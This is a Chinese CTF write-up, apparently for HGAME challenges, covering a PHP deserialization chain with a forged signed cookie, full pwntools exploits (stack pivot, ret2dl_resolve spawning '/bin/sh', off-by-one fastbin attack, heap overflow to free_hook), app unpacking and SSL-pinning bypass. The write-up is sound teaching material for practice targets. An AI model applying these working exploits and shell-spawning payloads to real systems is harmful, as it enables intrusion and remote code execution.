[200] => .git/index
[200] => .git/HEAD
[301] => .git
[200] => .git/description
[200] => .git/config
```

用工具可以复原`git`仓库获得源码




审计代码，能够发现抽卡数据存放在`Session`类中的`sessionData`， `sessionData`被序列化后保存在客户端`cookie`中并签名，当发回服务端后会使用`SECRET_KEY`验证。但是有了源码我们就能够伪造`cookie`并控制`unserialize()`函数的参数

```php
<?php
class Session{

    private $sessionData;

    const SECRET_KEY = "7tH1PKviC9ncELTA1fPysf6NYq7z7IA9";

    //......

    public function save(){
        // 序列化后保存
        $serialized = serialize($this->sessionData);
        $sign = base64_encode(md5($serialized . self::SECRET_KEY));
        $value = base64_encode($serialized) . "." . $sign;

        setcookie("session",$value);
    }


    public function extract($session){
        // 验证session
        $sess_array = explode(".", $session);
        $data = base64_decode($sess_array[0]);
        $sign = base64_decode($sess_array[1]);

        if($sign === md5($data . self::SECRET_KEY)){
            $this->sessionData = unserialize($data);// $data来自参数$session，可控
        }else{
            unset($this->sessionData);
            die("Go away! You hacker!");
        }
    }
}
```

于是就找到类反序列化的点，现在只需要构造反序列化链来完成攻击。可以用`Eeeeeeevallllllll`类的`__desctruct()`魔术方法来触发`CardsPool`的`__toString()`方法。POC如下：

```php
<?php
class Eeeeeeevallllllll{
    public $msg="坏坏liki到此一游";

    public function __destruct()
    {
        echo $this->msg;
    }
}

class CardsPool
{

    private $file;

    public function __construct($file)
    {
        $this->file=$file;
    }

    public function __toString(){
        return file_get_contents($this->file);
    }
}

$eval = new Eeeeeeevallllllll();
$cards = new CardsPool("./flag.php");
$eval->msg = $cards;

const SECRET_KEY = "7tH1PKviC9ncELTA1fPysf6NYq7z7IA9";

$serialized = serialize($eval);
$sign = base64_encode(md5($serialized . SECRET_KEY));
$value = base64_encode($serialized) . "." . $sign;
echo $value;
```

然后抓包改`cookie`就能够获取被注释的`flag`



```
<html lang="en">
 ▶<head>…</head>
…▼<body class="text-center"> == $0
   ▶<div class="d-flex w-100 h-100 p-3 mx-auto flex-column">…</div>
    <audio controls="controls" style="display: none;"></audio>
  </body>
 ▶<style type="text/css">…</style>
</html>
<!--?php
//hgame{XI-4Nd-n!AN-D0e5Nt_eX|5T~4t_ALL}-->
```

Pwn

blackgive

- 考点：栈迁移
- 出题人：d1gg12
- 分值：250


exp如下：

```python
from pwn import *
context.log_level = 'debug'
r=remote('182.92.108.71', 30459)
#r = process('./blackgive')

leave = 0x4007a3
rdi = 0x400813  #pop rdi ; ret
rsi = 0x400811  #pop rsi ; pop r15 ; ret

puts_got = 0x601018
write_plt = 0x4005a0
read_plt = 0x4005c0

bss = 0x6010A0

r.sendafter('password:','paSsw0rd\0'.ljust(0x20,'\x00')+p64(bss-8)+p64(leave))
#gdb.attach(r)

payload = p64(rdi) + p64(1)
payload += p64(rsi) + p64(puts_got) + p64(0)
payload += p64(write_plt)
payload += p64(rdi) + p64(0)
payload += p64(rsi) + p64(bss+12*8) + p64(0)
payload += p64(read_plt)

r.sendafter('right!',payload)

libc_addr = u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00')) - 0x7f3d4f7f7aa0 +
0x7f3d4f777000
print 'libc_addr',hex(libc_addr)

sleep(1)
r.send(p64(libc_addr + 0x4f432))

r.interactive()
```

without_leak


- 考点：ret2dl_resolve
- 出题人：xi4oyu
- 分值：300

没开PIE，没开canary



```
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
```

单纯栈溢出，关闭了输出，没法leak



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf[32]; // [rsp+0h] [rbp-20h] BYREF

  puts("input> ");
  read(0, buf, 0x200uLL);
  close(1);
  close(2);
  return 0;
}
```

可以使用一种不需要leak的利用技术，**ret2dl_resolve**

具体涉及了**延迟绑定**的细节，过程比较繁杂，教程很多，这里就给出 ctfwiki 上的文章，参考学习：https://ctf-wiki.org/pwn/linux/stackoverflow/advanced-rop/ret2dlresolve/#64

fmyy师傅这篇文章上的利用模板比较清晰：https://fmyy.pro/2020/04/29/StackOverFlow/Ret2dl-resolve/

大体思路：栈溢出往 bss 段上读入伪造的 link_map，然后执行 `_dl_runtime_resolve(fake_link_map, 0)`，使其执行 `system("exec /bin/sh 1>&0")`

因为 stderr 和 stdout 的文件描述符都被关闭了，需要重定向到 0 即 stdin，才能得到输出，所以执行的命令是`exec /bin/sh 1>&0`

exp：


```
#coding=utf8

from pwn import *

context.terminal = ['gnome-terminal', '-x', 'zsh', '-c']
context.log_level = 'info'
# functions for quick script
s       = lambda data               :p.send(data)
sa      = lambda delim,data         :p.sendafter(delim, data)
sl      = lambda data               :p.sendline(data)
sla     = lambda delim,data         :p.sendlineafter(delim, data)
r       = lambda numb=4096,timeout=2:p.recv(numb, timeout=timeout)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
irt     = lambda                    :p.interactive()
dbg     = lambda gs='', **kwargs    :gdb.attach(p, gdbscript=gs, **kwargs)
# misc functions
uu32    = lambda data   :u32(data.ljust(4, '\x00'))
uu64    = lambda data   :u64(data.ljust(8, '\x00'))
leak    = lambda name,addr :log.success('{} = {:#x}'.format(name, addr))


def rs(arg=[]):
    global p
    if arg == 'remote':
        p = remote(*host)
    else:
        p = binary.process(argv=arg)


def build_fake_link_map(map_addr, got_addr, reloc_index, offset):
    rel_addr = map_addr + 0x28
    fake_jmprel = p64(rel_addr - offset)  # r_offset
    fake_jmprel += p64(7)  # r_info
    fake_jmprel += p64(0)  # r_addend

    fake_link_map = p64(offset & (2 ** 64 - 1))  # l_addr
    fake_link_map = fake_link_map.ljust(0x30, '\x00')
    fake_link_map += fake_jmprel

    fake_link_map = fake_link_map.ljust(0x68, '\x00')
    fake_link_map += p64(map_addr)  # DT_STRTAB

    fake_link_map += p64(map_addr + 0x70)  # fake_DT_SYMTAB
    fake_link_map += p64(got_addr - 8)

    fake_link_map += p64(map_addr + 0x30 - 0x18 * reloc_index)

    fake_link_map = fake_link_map.ljust(0xf8, '\x00')
    fake_link_map += p64(map_addr + 0x78)  # fake_DT_JMPREL

    return fake_link_map




binary = ELF('./without_leak', checksec=False)
host = ('182.92.108.71', 30483)
libc = ELF('libc-2.27.so', checksec=False)

#rs()
rs('remote')

plt0 = binary.get_section_by_name('.plt').header.sh_addr
prdi = 0x0000000000401243
prsi_r15 = 0x0000000000401241
ret = 0x000000000040101a

fake_link_map_addr = 0x404090

# read fake_link_map
reloc_index = 0  # puts
offset = (libc.sym['system'] - libc.sym['puts'])
fake_link_map = build_fake_link_map(fake_link_map_addr, binary.got['puts'], reloc_index, offset)
cmd_addr = fake_link_map_addr + len(fake_link_map)

fake_link_map += 'exec /bin/sh 1>&0'
fake_link_map = fake_link_map.ljust(0x200, '\x00')

context.arch = 'amd64'

pay = 'a' * 0x28
pay += flat([prdi, 0, prsi_r15, fake_link_map_addr, 0, binary.plt['read']])

# call system("/bin/sh")
pay += flat([ret, prdi, cmd_addr, plt0+6, fake_link_map_addr, reloc_index])

pay = pay.ljust(0x200, '\x00')
```

```
#dbg()

sa('input> \n', pay)
s(fake_link_map)

irt()
```

Library management System

- 考点：off-by-one，fastbin attack
- 出题人：xi4oyu
- 分值：350

在读入数据的时候，循环的条件写成了小于或等于，造成可以越界一个字节，即 **off-by-one**




```
unsigned __int64 __fastcall sub_12FC(__int64 a1, int a2)
{
  char buf; // [rsp+13h] [rbp-Dh] BYREF
  int i; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  for ( i = 0; i <= a2; ++i )
  {
    if ( read(0, &buf, 1uLL) != 1 )
      exit(-1);
    if ( buf == 10 )
      break;
    *(_BYTE *)(a1 + i) = buf;
  }
  return v5 - __readfsqword(0x28u);
}
```

先分配 4 个 chunk

```
add(0x18, 'aa\n')   # 0
add(0x68, 'aa\n')   # 1
add(0x68, 'aa\n')   # 2
add(0x18, 'aa\n')   # 3
```

利用 off-by-one 越界改写下一个 chunk 的 size 字段，造成 **overlap chunk**，free 后 chunk1 和 chunk2 合并成一个大的 0xe0 大小的 chunk


```
dele(0)
add(0x18, 'a' * 0x18 + '\xe1')   # 0
dele(1)
```



```
pwndbg> bins
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x55555555a020 —▸ 0x7ffff7dd1b78 (main_arena+88) ◂— 0x55555555a020
smallbins
empty
largebins
empty
pwndbg> tel 0x55555555a020
00:0000│   0x55555555a020 ◂— 0x6161616161616161 ('aaaaaaaa')
01:0008│   0x55555555a028 ◂— 0xe1
02:0010│   0x55555555a030 —▸ 0x7ffff7dd1b78 (main_arena+88) —▸ 0x55555555a120 ◂— 0x0
... ↓
04:0020│   0x55555555a040 ◂— 0x0
... ↓
pwndbg>
```

此时再 `malloc(0x68)`，即分配一个 0x70 大小的 chunk，从 unsorted bin 里分配，可以 leak 地址，并且 chunk2 在 unsorted bin 里


```
add(0x68, '\n')   # 1
show(1)
```



```
unsortedbin
all: 0x55555555a090 —▸ 0x7ffff7dd1b78 (main_arena+88) ◂— 0x55555555a090
smallbins
empty
largebins
empty
pwndbg> tel 0x555555554000+0x40C0
00:0000│   0x5555555580c0 —▸ 0x55555555a010 ◂— 'aaaaaaaaaaaaaaaaaaaaaaaaq'
01:0008│   0x5555555580c8 ◂— 0x18
02:0010│   0x5555555580d0 —▸ 0x55555555a030 —▸ 0x7ffff7dd1c48 (main_arena+296) —▸ 0x7ffff7dd1c38 (main_are
dd1c28 (main_arena+264) ◂— ...
03:0018│   0x5555555580d8 ◂— 0x68 /* 'h' */
04:0020│   0x5555555580e0 —▸ 0x55555555a0a0 —▸ 0x7ffff7dd1b78 (main_arena+88) —▸ 0x55555555a120 ◂— 0x0
05:0028│   0x5555555580e8 ◂— 0x68 /* 'h' */
06:0030│   0x5555555580f0 —▸ 0x55555555a110 ◂— 0x6161 /* 'aa' */
07:0038│   0x5555555580f8 ◂— 0x18
pwndbg>
```

再 `malloc(0x68)` 即可同时有两个指针指向 chunk2 了，可以 double free


```
add(0x68, 'aa\n') # 4, 2 -> chunk2
add(0x68, 'bb\n') # 5

dele(2)
dele(5)
dele(4)
```



```
pwndbg> bins
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x55555555a090 —▸ 0x55555555a120 ◂— 0x55555555a090
0x80: 0x0
```

之后就是 **fastbin attack** 改 `malloc_hook` onegadget 一把梭

但是 onegadget 条件都不满足，需要利用 realloc，来调整 rsp，大概思路就是 `__realloc_hook` 改为 onegadget，`__realloc_hook` 紧接着后面就是 `__malloc_hook`，覆盖为 realloc 函数开头的某处偏移



```
0x7ffff7dd1b08 <__realloc_hook>:       0x00007ffff7a92a70      0x0000000000000000
pwndbg> x /30i &realloc
   0x7ffff7a91710 <__GI___libc_realloc>:        push   r15
   0x7ffff7a91712 <__GI___libc_realloc+2>:      push   r14
   0x7ffff7a91714 <__GI___libc_realloc+4>:      push   r13
   0x7ffff7a91716 <__GI___libc_realloc+6>:      push   r12
   0x7ffff7a91718 <__GI___libc_realloc+8>:      mov    r12,rsi
   0x7ffff7a9171b <__GI___libc_realloc+11>:     push   rbp
   0x7ffff7a9171c <__GI___libc_realloc+12>:     push   rbx
   0x7ffff7a9171d <__GI___libc_realloc+13>:     mov    rbx,rdi
   0x7ffff7a91720 <__GI___libc_realloc+16>:     sub    rsp,0x38
   0x7ffff7a91724 <__GI___libc_realloc+20>:     mov    rax,QWORD PTR [rip+0x33f8a5]        # 0x7ffff7dd0fd0
   0x7ffff7a9172b <__GI___libc_realloc+27>:     mov    rax,QWORD PTR [rax]
   0x7ffff7a9172e <__GI___libc_realloc+30>:     test   rax,rax
```

通过这些 `push` 来调整 rsp，而 realloc 会调用 `__realloc_hook`，这样就可以调整 rsp 后，紧接着跳转到 onegadget 进行 getshell

完整exp:

```
#coding=utf8

from pwn import *

context.terminal = ['gnome-terminal', '-x', 'zsh', '-c']
context.log_level = 'info'
# functions for quick script
s       = lambda data               :p.send(data)
sa      = lambda delim,data         :p.sendafter(delim, data)
sl      = lambda data               :p.sendline(data)
sla     = lambda delim,data         :p.sendlineafter(delim, data)
r       = lambda numb=4096,timeout=2:p.recv(numb, timeout=timeout)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
irt     = lambda                    :p.interactive()
dbg     = lambda gs='', **kwargs    :gdb.attach(p, gdbscript=gs, **kwargs)
# misc functions
uu32    = lambda data   :u32(data.ljust(4, '\x00'))
uu64    = lambda data   :u64(data.ljust(8, '\x00'))
leak    = lambda name,addr :log.success('{} = {:#x}'.format(name, addr))


def rs(arg=[]):
    global p
    if arg == 'remote':
        p = remote(*host)
    else:
        p = binary.process(argv=arg)


def add(sz, con):
    sla('choice: ', '1')
    sla('title: ', str(sz))
    sa('title: ', con)


def dele(idx):
    sla('choice: ', '2')
    sla('id: ', str(idx))


def show(idx):
    sla('choice: ', '3')
    sla('id: ', str(idx))


binary = ELF('./library', checksec=False)
host = ('182.92.108.71', 30431)
libc = ELF('./libc.so.6', checksec=False)

# rs()
rs('remote')

add(0x18, 'aa\n')  # 0
add(0x68, 'aa\n')  # 1
add(0x68, 'aa\n')  # 2
add(0x18, 'aa\n')  # 3


dele(0)
add(0x18, 'a' * 0x18 + '\xe1')  # 0
dele(1)

add(0x68, '\n')  # 1
show(1)


ru(' is ')
lbase = uu64(ru('\n', drop=True)) - 0x7ffff7dd1c48 + 0x7ffff7a0d000
leak('lbase', lbase)


__malloc_hook = lbase + libc.sym['__malloc_hook']
realloc = lbase + libc.sym['realloc']
one = lbase + 0x4527a  # [rsp+0x30] == NULL


# double free
add(0x68, 'aa\n') # 4 2
add(0x68, 'bb\n') # 5

dele(2)
dele(5)
dele(4)

# dbg()

# __malloc_hook -> one_gadget
add(0x68, p64(__malloc_hook-0x23) + '\n') # 2
add(0x68, 'aa\n')  # 4
add(0x68, 'aa\n')  # 5

add(0x68, 'a' * 0xb + p64(one) + p64(realloc+13) + '\n')  # 6

#dbg('b *%s\nc' % hex(one))

# pwn!
sla('choice: ', '1')
sla('title: ', '1')
```

```
irt()
```

todolist2

- 考点： 堆溢出
- 出题人： d1gg12
- 分值： 300

简单的堆溢出，不过一开始忘记把free那里改了，所以对着上周wp做出todolist应该是没问题的。

edit处有负数溢出，导致堆块任意长度溢出

exp如下：

```
from pwn import *
context.arch = 'amd64'
context.log_level='debug'
r=remote('182.92.108.71', 30411)
libc = ELF('./libc-2.27.so')

def take(size):
    r.sendlineafter('exit','1')
    r.sendlineafter('write?',str(size))

def dele(num):
    r.sendlineafter('exit','2')
    r.sendlineafter('delete?',str(num))

def edit(num,content):
    r.sendlineafter('exit','3')
    r.sendlineafter('edit?',str(num))
    r.sendlineafter('write?',str(-1))
    r.sendline(content)

def show(num):
    r.sendlineafter('exit','4')
    r.sendlineafter('check?',str(num))


take(0x40) #0
take(0x40) #1
take(0x500)#2
take(0x40) #3

edit(0,'a'*0x40+p64(0)+p64(0x561))
dele(1)
take(0x40) #4
show(2)

libc_addr = u64(r.recvuntil('\x7f')[1:].ljust(8,'\x00')) + 0x7f2b766ab000 -
0x7f2b76a96ca0
print 'libc_addr',hex(libc_addr)

one = libc_addr + 0x4f432
```

```
print 'one',hex(one)

free_hook = libc_addr + libc.symbols['__free_hook']
print 'free_hook',hex(free_hook)

dele(4)
edit(0,'a'*0x40+p64(0)+p64(51)+p64(free_hook))
take(0x40) #5
take(0x40) #6

edit(6,p64(one))

dele(5)

r.interactive()
```

Reverse

gun

- 考点：脱壳、抓包或者分析
- 出题人：Trotsky
- 分值：350

第一步脱壳，这是梆梆加固的免费版，2代壳只需要 dump 内存就可以了 `frida-dexdump` 这里配置 `frida` 可能有些坑要注意

分析一下是开启了多个线程发送数据，对应的是一把枪里面有多个子弹，通过线程的 `sleep` 时间可以判断发射的先后顺序，这里实际上有两种做法，第一种就是直接写脚本处理（这里用的是 jadx 反编译后直接导出 java 源文件

```
import re
import os



filePath = r'D:\CTFs\gun\src\main\java\p000'

def read_file_as_str(file_path):
    # 判断路径文件存在
    if not os.path.isfile(file_path):
        return ''
    try:
        all_the_text = open(file_path).read()
    except:
        return ''
    return all_the_text
d={}

for _, _, files in os.walk(filePath):
    for i in files:
        fp = filePath + '\\' + i
        txt = read_file_as_str(fp)
        if "extends Thread" not in txt:
            continue
        elif "sha256/ocfaPpOi8wBS01tMzoT6f+q+zF7ufbbxSe2wQUcpqXY=" not in txt:
            continue
        bullet = r'String str2 = "(.{1,1})"'
        time = r'https://hgame\.vidar\.club", j, (.+),'
        ch = re.findall(bullet, txt)
        num = re.findall(time, txt)
        if len(ch) == 0:
            ch = [i]
        if len(num) == 0:
            num = ['']
        d[int(num[0])] = ch[0]
list1= sorted(d.items(),key=lambda x:x[0])
s = ''.join([i[1] for i in list1])
print(s)
```


第二种方法是抓包，因为开启了 `ssl pining` 是不能直接抓的，考虑用 `TrustMeAlready` 爆掉证书绑定再抓包，也可以得到 flag

FAKE

- 考点：SMC
- 出题人：R3n0
- 分值：300

`sub_401216()`是判断flag的函数，就是解一个方程组，可以用 Z3 或 numpy 算，结果是 `hgame{@_FAKE_flag!-do_Y0u_know_SMC?}`，是个假的 flag。

在init的时候有一个检测



```
fd = open("/proc/self/status", 0);
read(fd, buf, 0x64uLL);
for ( i = buf; *i != 'T' || i[1] != 'r' || i[2] != 'a' || i[3] != 'c' || i[4] != 'e' || i[5] != 'r'; ++i )
  ;
result = atoi(i + 11);
if ( !result )
  result = sub_40699B();
return result;
```

`/proc/self/status`包含了进程的信息，`TracerPid`不为0的话就是正在被调试，如果是0的话就会执行 `sub_40699B()`，这个这个函数对`sub_401216()`做了异或。异或之后可以看到正确的逻辑，就是一个矩阵运算。

```
import numpy as np
import numpy.matlib

cipher = [55030, 61095, 60151, 57247, 56780, 55726, 46642, 52931, 53580, 50437,
50062, 44186, 44909, 46490, 46024, 44347, 43850, 44368, 54990, 61884, 61202,
58139, 57730, 54964, 48849, 51026, 49629, 48219, 47904, 50823, 46596, 50517,
48421, 46143, 46102, 46744]
key = list(b"hgame{@_FAKE_flag!-do_Y0u_konw_SMC?}")
def split(lst, n):
    return [lst[i:i+n] for i in range(0, len(lst), n)]

mat_cipher = np.mat(split(cipher, 6))
mat_key = np.mat(split(key, 6))

res = np.array(np.dot(mat_cipher, mat_key.I))
res = res.flatten().tolist()
res = [chr(int(round(i))) for i in res]
```

```
print(''.join(res))
```

